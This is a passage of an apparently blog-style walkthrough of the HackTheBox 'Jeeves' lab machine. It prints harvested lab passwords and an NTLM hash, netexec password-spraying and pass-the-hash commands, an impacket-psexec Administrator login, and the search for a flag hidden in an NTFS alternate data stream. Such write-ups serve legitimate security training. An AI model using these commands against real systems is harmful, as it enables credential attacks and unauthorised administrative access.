
we found bunch of credentials let’s create a password list and spary password to administrator account
i created three files, user.txt, password.txt and ntlm
kali@kali:~/hackthebox/windows/jeeves$ cat password.txtF7WhTrSFDKB6sxHU1cUnpwndyouall!lCEUnYPjNfIuPZSzOySAS1TjAtJHKsugh9oC4VZl
kali@kali:~/hackthebox/windows/jeeves$ cat users.txtAdministratorbobkohsuke
kali@kali:~/hackthebox/windows/jeeves$ cat ntlmaad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00
then i used netexec to spary password to all accounts
netexec smb 10.10.10.63 -u users.txt -p password.txt
what about NTLM!
netexec smb 10.10.10.63 -u users.txt -H e0fb1fb85756c24235ff238cbe81fe00
-H option pass only LM hash e0fb1fb85756c24235ff238cbe81fe00
now as we have the valid credentials let’s psexec as administrator
in impacket-psexec we need to specify the full NTLM hash to -hashes option
impacket-psexec Administrator@10.10.10.63 -hashes aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00
Uhh! root.txt is not at the Administrator’s Desktop let’s use tree /a /f from C:\Users directory to see where the root.txt is located, also we can use dir /d/s root.txt to only search for root.txt file
also administrator desktop has file named hm.txt it says flag is elsewhere look deeper

it says the look deeper, what about alternate data streams
Alternate Data Streams (ADS) in Windows, a feature of the New Technology File System (NTFS), allow files to contain multiple streams of data beyond the primary file content. These additional streams can be used to store metadata, hidden information, or even entire files within the main file record.
To view alternate data streams (ADS) in Windows CMD, use the
dir /rcommand. This command lists all files and directories in the current directory, including any ADS associated with them.
To view the contents of a specific ADS, use the
more <file.txt:adsname>command

yes it’s inside the Alternate Data Steam, let’s read it using more < hm.txt:root.txt

